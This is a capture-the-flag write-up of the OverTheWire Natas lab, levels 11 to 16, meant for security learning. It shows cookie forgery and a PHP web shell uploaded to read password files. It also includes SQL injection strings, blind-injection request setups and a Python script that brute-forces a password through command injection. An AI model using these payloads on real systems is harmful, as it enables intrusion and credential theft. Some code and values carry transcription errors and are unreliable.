

# NATAS Write-up (L11 -L20)

Natas teaches the basics of server-side web security, available on [overthewire.org](https://overthewire.org)

Natas is a series of web security training levels hosted on the OverTheWire website. It's designed to teach fundamental server-side web security concepts through a series of challenges. Each level involves a website with hashtag#vulnerabilities, and the goal is to exploit them to find the password for the next level.

Each level of Natas consists of its website, which is located at <http://natasX.natas.labs.overthewire.org>, where X is the level number. There is no SSH login. To access a level, enter the username for that level (e.g. natas0 for level 0) and its password.


Each level has access to the password of the next level. Your job is to somehow obtain that next password and level up. All passwords are also stored in /etc/natas\_webpass/. E.g. The password for natas5 is stored in the file /etc/natas\_webpass/natas5 and is only readable by natas4 and natas5.

## Level 11:

**Username: natas11**

**URL: <http://natas11.natas.labs.overthewire.org>**

Going to the URL, enter the username and password from the last level (UJdqkK1pTu6VLt9UHWAgRZz6sVUZ3lEk):



After understanding this task from the internet, I got to know that we cannot use the input to complete the task as this does not affect cookies, we have to use the cookie to complete the task.

And another thing is that “showpassword” is default set to NO:

```
<?
$defaultdata = array( "showpassword"=>"no", "bgcolor"=>"#ffffff");


function xor_encrypt($in) {
    $key = '<censored>';
    $text = $in;
    $outText = '';
    ...
}
```

Only if it is true it will print out the password:

```
<?
if($data["showpassword"] == "yes") {
    print "The password for natas12 is <censored><br>";
}
?>
```

So somehow we need to play we cookie and set this parameter to “yes”.

Let's find our cookie:



HmYkBwozJw4WNyAAfYB1VUcqOE1JZjUIBis7ABdmbU1GijEJAylxTRg%3D

And,

```
function loadData($def) {
    global $_COOKIE;
    $mydata = $def;
    if(array_key_exists("data", $_COOKIE)) {
        $tempdata = json_decode(xor_encrypt(base64_decode($_COOKIE["data"])), true);
        if(is_array($tempdata) && array_key_exists("showpassword", $tempdata) && array_key_exists("bgcolor", $tempdata)) {
            if (preg_match('/^#(?:[a-f\d]{6})$/i', $tempdata['bgcolor'])) {
                $mydata['showpassword'] = $tempdata['showpassword'];
                $mydata['bgcolor'] = $tempdata['bgcolor'];
            }
        }
    }
    return $mydata;
}
```

To get this cookie **base64 decoded** and **XOR encrypted**, I first used Cipher text, but the output comes with some control characters, so I used this code in PHP to get it base64 decoded and XOR

encrypted:

## PHP Sandbox

**Test your PHP code with this code tester**

You can test and compare your PHP code on 400+ PHP versions with this online editor.

```
1 <?php
2
3 $cookie = "HmYk8wozJw4MMyAAfyB1VucqDE1JZjUIBis7ABdmBU1GIjEJAyIxTRg=";
4
5 function xor_encrypt($in) {
6     $key = json_encode(array( "showpassword"=>"no", "bgcolor"=>"#ffffff"));
7     $text = $in;
8     $outText = '';
9
10    // Iterate through each character
11    for($i=0;$i<strlen($text);$i++) {
12        $outText .= $text[$i] ^ $key[$i % strlen($key)];
13    }
14
15    return $outText;
16 }
17
18 echo xor_encrypt(base64_decode($cookie));
```

PHP Versions and Options (8.2.20)

Other Options

Execute Code Save or share code

Result for 8.2.20: Execution time: 0.000136s Mem: 389KB Max: 430KB

eDWoeDWoeDWoeDWoeDWoeDWoeDWoeDWoeDWoeDWoe

<?php

```
$cookie = "HmYkB.....";
```

So the key is: eDWo

Now we'll create a new cookie that has the "showpassword" parameter set to "yes", using the code:

## PHP Sandbox

### Test your PHP code with this code tester

You can test and compare your PHP code on 400+ PHP versions with this online editor.

PHP Sandbox

```
1 <?php
2
3 $data = array( "showpassword"=>"yes", "bgcolor"=>"#ffffff");
4
5 function xor_encrypt($in) {
6     $key = 'eDWo';
7     $text = $in;
8     $outText = '';
9
10    // Iterate through each character
11    for($i=0;$i<strlen($text);$i++) {
12        $outText .= $text[$i] ^ $key[$i % strlen($key)];
13    }
14
15    return $outText;
16 }
17
18 echo base64_encode(xor_encrypt(json_encode($data)));
```

PHP Versions and Options (8.2.20)

Other Options

Execute Code

Save or share code

Result for 8.2.20:

Execution time: 0.000133s Mem: 389KB Max: 429KB

HmYkBwozJw4WNyAAfYB1VUc9MhxHaHUNAic4Awo2dVVHZzEJAYIxCUC5

```
<?php
```

```
$data = array( "showpassword"=>"yes", "bgcolor"=>"#ffffff");
```

```
function xor_encrypt($in) {
    $key = 'eDWo';
    $text = $in;
    $outText = '';

    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {
        $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}

echo base64_encode(xor_encrypt(json_encode($data)));

?>
```

**HmYkBwozJw4WNyAAfYB1VUc9MhxHaHUNAic4Awo2dVVHZzEJAYIxCUC5**

Now If we use this cookie instead of the original one, we'll get our flag, because it only reveals if the "showpassword" parameter is set to "yes".

First, we got the key of XOR encryption of the cookie that we had base64 decoded, then we used the same key to get the cookie base64 encoded.

Now let's use the cookie:

The screenshot shows the Natas11 web application interface. The main content area displays a message: "Cookies are protected with XOR encryption. The password for natas12 is yZdkjAYZRd3R7tq7T5kXMjMJlOIkdDeB". Below this message is a "Background color" input field with the value "#ffff" and a "Set color" button. A "View sourcecode" link is also present. In the top right corner, there is a "We @h@ll" button and a "SUBMIT TOKEN" button. The browser's developer tools are open, showing the "Application" tab. The "Cookies" section is expanded, displaying a table of cookies:

| Name   | Value  | Domain | Path | Expires | Size | HttpOnly | Secure | SameSite | Partitioned | Priority |
|--------|--|--------|------|---------|------|----------|--------|----------|-------------|----------|
| _ga    | GA1.1.2078903820.1721463631                              | .ov... | /    | 20...   | 30   |          |        |          |             | Medi...  |
| _ga... | GS1.1.1721463631.1.0.1721463631.0.0.0                    | .ov... | /    | 20...   | 51   |          |        |          |             | Medi...  |
| data   | HmYkBwozJw4WNYAAfyB1VUC9MhxHaHUNAic4Awo2dVVHZzEJAyixCUc5 | na...  | /    | Se...   | 60   |          |        |          |             | Medi...  |

The password for natas12 is yZdkjAYZRd3R7tq7T5kXMjMJlOIkdDeB

## Level 12:

Username: natas12

URL: http://natas12.natas.labs.overthewire.org

The screenshot shows the Natas12 web application interface. The main content area displays a message: "Choose a JPEG to upload (max 1KB):". Below this message are two buttons: "Choose File" and "Upload File". A "View sourcecode" link is also present. In the top right corner, there is a "We @h@ll" button and a "SUBMIT TOKEN" button.

We can upload a JPEG, but every time we do this, it returns with this:

```

11  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp;q=0.7
12  Referer: http://natas12.natas.labs.overthewire.org/
13  Accept-Encoding: gzip, deflate, br
14  Connection: keep-alive
15
16  -----WebKitFormBoundarymYrTMlyUVEnuZZho
17  Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19  1000
20  -----WebKitFormBoundarymYrTMlyUVEnuZZho
21  Content-Disposition: form-data; name="filename"
22
23  15xsiv3m4s.jpg
24  -----WebKitFormBoundarymYrTMlyUVEnuZZho
25  Content-Disposition: form-data; name="uploadedfile"; filename="qwerty.jpeg"
26  Content-Type: image/jpeg
27
28  ÿØÿàJFIFÿÜ
29
30
31  ""$$6*&&*6>424>LDDL_Z_||$
32
33
34  ""$$6*&&*6>424>LDDL_Z_||$ÿÀ"ÿÄ-ÿÜüüüü2fuYer×Í*cEeBêeüü!1080¥·&ò0Å

```

A random string.

Or also if we upload some other file than jpeg,

```


7 Content-Disposition: form-data; name="MAX_FILE_SIZE"
8
9 1000
0 -----WebKitFormBoundaryMBhj7eXCNFB3CzFf
1 Content-Disposition: form-data; name="filename"
2
3 15xsiv3m4s.jpg
4 -----WebKitFormBoundaryMBhj7eXCNFB3CzFf
5 Content-Disposition: form-data; name="uploadedfile"; filename="pti 3.
6 Content-Type: image/png
7
8
9

```

Also random string and with extension “.jpg”.


We can use the same file instead of jpg in the output if we change the extension to something else and forward the request:

Now create a random php file to upload and save as .php:



Now upload this file and set intercept on:

In output, we get a random string with .jpg, change it to .php, and forward the request. Go to the link on the input page:




**Notice:** Undefined index: xyz in /var/www/natas/natas12/upload/qxrho7n0um.php on line 1

**Warning:** passthru(): Cannot execute a blank command in /var/www/natas/natas12/upload/qxrho7n0um.php on line 1

And it's working.


Now if we add “?xyz=1s” to the URL:

“xyz” - because we have a random content xyz in it.



This is what we can find the passwords list of Natas13, just add

“?xyz=cat%20/etc/natas\_webpass/natas13” to URL:




Here's the second one: **trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC**

## Level 13:

Username: natas13

URL: <http://natas13.natas.labs.overthewire.org>



This is the same as the previous one but this time it only accepts image files. So what we'll do is hide the text that we injected last time in the previous level. The image file must be less than 1KB. Here's the result:

```
-----WebKitFormBoundaryp8CaSsrTJYfiODiW
Content-Disposition: form-data; name="MAX_FILE_SIZE"

1000
-----WebKitFormBoundaryp8CaSsrTJYfiODiW
Content-Disposition: form-data; name="filename"

41q26hxc62.jpg
-----WebKitFormBoundaryp8CaSsrTJYfiODiW
Content-Disposition: form-data; name="uploadedfile"; filename="xyz.jpg"
Content-Type: image/jpeg

ÿÿøàJFIF`ÿàOExifMM*J0iVO0vè>èPC_anyway2èhèPC_anyway2ÿà
http://ns.adobe.com/xap/1.0/?packet begin=ï¿ id='W5M0MpCehiHzreSzNTczkc9d'??
<x:xmpmeta xmlns:x="adobe:meta"/><rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"><rdf:Description
rdf:about="uuid:faf5bdd5-ba3d-11da-ad31-d33d75182f1b" xmlns:dc="http://purl.org/dc/elements/1.1/"><rdf:Description
rdf:about="uuid:faf5bdd5-ba3d-11da-ad31-d33d75182f1b" xmlns:dc="http://purl.org/dc/elements/1.1/"><dc:creator><rdf:Seq
xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"><rdf:li>PC_anyway2</rdf:li></rdf:Seq>
</dc:creator></rdf:Description></rdf:RDF></x:xmpmeta>
```

Now we can paste the PHP command in the middle and change jpeg(s) to PHP(s):


```

16 -----WebKitFormBoundaryV10ij8ZHWntqdHX7
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 1000
20 -----WebKitFormBoundaryV10ij8ZHWntqdHX7
21 Content-Disposition: form-data; name="filename"
22
23 41q26hxc62.php
24 -----WebKitFormBoundaryV10ij8ZHWntqdHX7
25 Content-Disposition: form-data; name="uploadedfile"; filename="xyz.php"
26 Content-Type: application/php
27
28 OPNG
29
30 IHDRpV8eRGB0iégAMA+Dua_pHYsÄÄÇo'd!tEXtCreation Time2024:07:20 15:34:38ç0Ä03IDATHKiÍ; ÄÄÄ$YIO,ñ'00ij(21ç0x08AD N'0Ä
31 <?php passthru($_GET['xyz']); >|
32
33 0aD\ÄGD3Fn~IEND0B 0
34 -----WebKitFormBoundaryV10ij8ZHWntqdHX7--
35


```



And forward the request:




Add "?xyz=/s" at the end of the URL:



Now that we know the path of passwords of natas14, we will add the path next to the URL:

?xyz=cat%20/etc/natas\_webpass/natas14



Natas14: **z3UYcr4v4uBpeX8f7EZbMH1zK4UR2XtQ**

# Level 14:

Username: natas14

URL: <http://natas14.natas.labs.overthewire.org>

So this seems SQL injection task if the input field is TRUE, we'll get the access. To make the field TRUE we need to understand the query:

```
mysql_select_db($link, 'natas14');  
  
$query = "SELECT * from users where username='".$$_REQUEST["username"]."' and password='".$$_REQUEST["password"]."'";  
if(array_key_exists("debug", $_GET)) {  
    echo "Executing query: $query<br>";  
}
```

So if we use this input:

xyz" OR "1"="1

Which is either input is xyz OR 1=1 that is always TRUE, so output becomes TRUE. And the quotation is adjusted according to the SQL command.

Successful login! The password for natas15 is  
SdqIqBsFcZ3yotlNYErZSZwblkm0lrvx

[View sourcecode](#)

Successful login! The password for natas15 is  
SdqIqBsFcZ3yotlNYErZSZwblkm0lrvx

## Level 15:

Username: natas15

URL: http://natas15.natas.labs.overthewire.org

Username:

[View sourcecode](#)

I use 'natas16' and it responds with user exists.

Now we use Burp Suite, enter the username "natas16", interpreter on, and *check existence*, send to the repeater, and add this to username:

```
11 /image/...;v=b3;q=0.7
12 Referer: http://natas15.natas.labs.overthewire.org/
13 Accept-Encoding: gzip, deflate, br
14 Connection: keep-alive
15
16 username=natas16 and (select length(password)>1 from users
   where username='natas16') #
```

Username = natas16 and it selects a password greater than 1 from the users table where username is nata16.

## Request

```

1 POST /index.php HTTP/1.1
2 Host: natas15.natas.labs.overthewire.org
3 Content-Length: 90
4 Cache-Control: max-age=0
5 Authorization: Basic
bmFOYXNNTpT2HFJcUJzRmN6M3lvdGx0WUVyWlNad2Jsa20wbHJ2eA==
6 Accept-Language: en-US
7 Upgrade-Insecure-Requests: 1
8 Origin: http://natas15.natas.labs.overthewire.org
9 Content-Type: application/x-www-form-urlencoded
0 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127
Safari/537.36
1 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
=b3;q=0.7
2 Referer: http://natas15.natas.labs.overthewire.org/
3 Accept-Encoding: gzip, deflate, br
4 Connection: keep-alive
5
6 username=
natas16"+and+(select+length(password)>1+from+users+where+userna
me%3d"natas16")%23

```

## Response

```

1 HTTP/1.1 200 OK
2 Date: Sat, 20 Jul 2024 11:34:47 GMT
3 Server: Apache/2.4.58 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 913
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10 <html>
11 <head>
12 <!-- This stuff in the header has nothing to do
level -->
13 <link rel="stylesheet" type="text/css" href="
http://natas.labs.overthewire.org/css/level.cs
14 <link rel="stylesheet" href="
http://natas.labs.overthewire.org/css/jquery-u
15 <link rel="stylesheet" href="
http://natas.labs.overthewire.org/css/wechall.
16 <script src="
http://natas.labs.overthewire.org/js/jquery-1.
</script>
17 <script src="
http://natas.labs.overthewire.org/js/jquery-ui.
</script>
18 <script src=
http://natas.labs.overthewire.org/js/wechall-d
</script>
<script src="
http://natas.labs.overthewire.org/js/wechall.j
</script>
19 <script>
var wechallinfo = {
"level": "natas15", "pass":
"SdqIqBsFcZ3yotlNYErZS2wblkm0lrvx"
};
</script>
</head>
20 <body>
21 <h1>
natas15
</h1>
22 <div id="content">
23 This user exists.<br>
<div id="viewsource">
<a href="index-source.html">
View sourcecode
</a>
</div>

```

Now send this to Intruder, but with one change, instead of ">" use "%3d", which represents =sign. So that the length of the password is checked from 1 to 40 one by one, as set in the intruder setting.

We'll brute force only number:

```

1
; username=natas16"+and+(select+length(password)%3d$1$+from+users+where+username%3d"natas16")%23

```



We use Cluster Bomb and add brute force on those two characters. Add LIKE BINARY before letter, so that it compares binary values in ASCII.

For number:

**?** **Payload sets**

You can define one or more payload sets. The number of payload sets depends on the attack type define different ways.

Payload set:  Payload count: 33

Payload type:  Request count: 2,046

**?** **Payload settings [Numbers]**

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ☒ Sequential ☐ Random

From:

To:

Step:

How many:

And for letters:

different ways.

Payload set:  Payload count: 62

Payload type:  Request count: 2,046

**?** **Payload settings [Brute forcer]**

This payload type generates payloads of specified lengths that contain all permutations of a specified character set

Character set:

Min length:

Max length:

**?** **Payload processing**

You can define rules to perform various processing tasks on each payload before it is used

Just start the attack, and wait to complete.

When completed, select the same length and set payload1 in order. Now just capture the values one by one.

This method can take a lot of time, instead, we can use these Python scripts to find the flag:


<https://github.com/psmiraglia/ctf/blob/master/overthewire/natas/natas15.md>

**Flag:** `hPkjKYviLQctEW33QmuXL6eDVfMW4sGo`

## Level 16:

**Username:** `natas16`

**URL:** `http://natas16.natas.labs.overthewire.org`



Same as the previous task but with some changes. No characters `[ ; | & ` \ ' " ]` are allowed.

Source code reveals dictionary.txt:

```
#!/usr/bin/perl
use strict;
use warnings;

my $key = "";

if (array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if ($key != "") {
    if (preg_match('/[;|&`\\"\'"/', $key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i \"$key\" dictionary.txt");
    }
}

__END__
<div id="viewsource"><a href="index-source.html">View sourcecode
</div>
</body>
</html>
```

As brute forcing takes a lot time, so we'll use this Python script to find the Flag:

---

```
import requests
from requests.auth import HTTPBasicAuth

auth=HTTPBasicAuth('natas16', 'hPkjKYviLQctEW33QmuXL6eDVfMW4sGo')

filteredchars = ''
passwd = ''
allchars = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890'
for char in allchars:
    r =
requests.get('http://natas16.natas.labs.overthewire.org/?needle=doomed$(gre
p ' + char + ' /etc/natas_webpass/natas17)', auth=auth)

    if 'doomed' not in r.text:
        filteredchars = filteredchars + char
        print(filteredchars)

for i in range(32):
    for char in filteredchars:
        r =
requests.get('http://natas16.natas.labs.overthewire.org/?needle=doomed$(gre
p ^' + passwd + char + ' /etc/natas_webpass/natas17)', auth=auth)

        if 'doomed' not in r.text:
            passwd = passwd + char
            print(passwd)
            break
```

---

b  
bh  
bhj  
bhjk  
bhjko  
bhjkoq  
bhjkoqs  
bhjkoqsv  
bhjkoqsvw  
bhjkoqsvwC  
bhjkoqsvwCE  
bhjkoqsvwCEF




bhjqosvwCEFH  
bhjqosvwCEFHJ  
bhjqosvwCEFHJL  
bhjqosvwCEFHJLN  
bhjqosvwCEFHJLNO  
bhjqosvwCEFHJLNOT  
bhjqosvwCEFHJLNOT5  
bhjqosvwCEFHJLNOT57  
bhjqosvwCEFHJLNOT578  
bhjqosvwCEFHJLNOT5789  
bhjqosvwCEFHJLNOT57890  
E  
Eq  
Eqj  
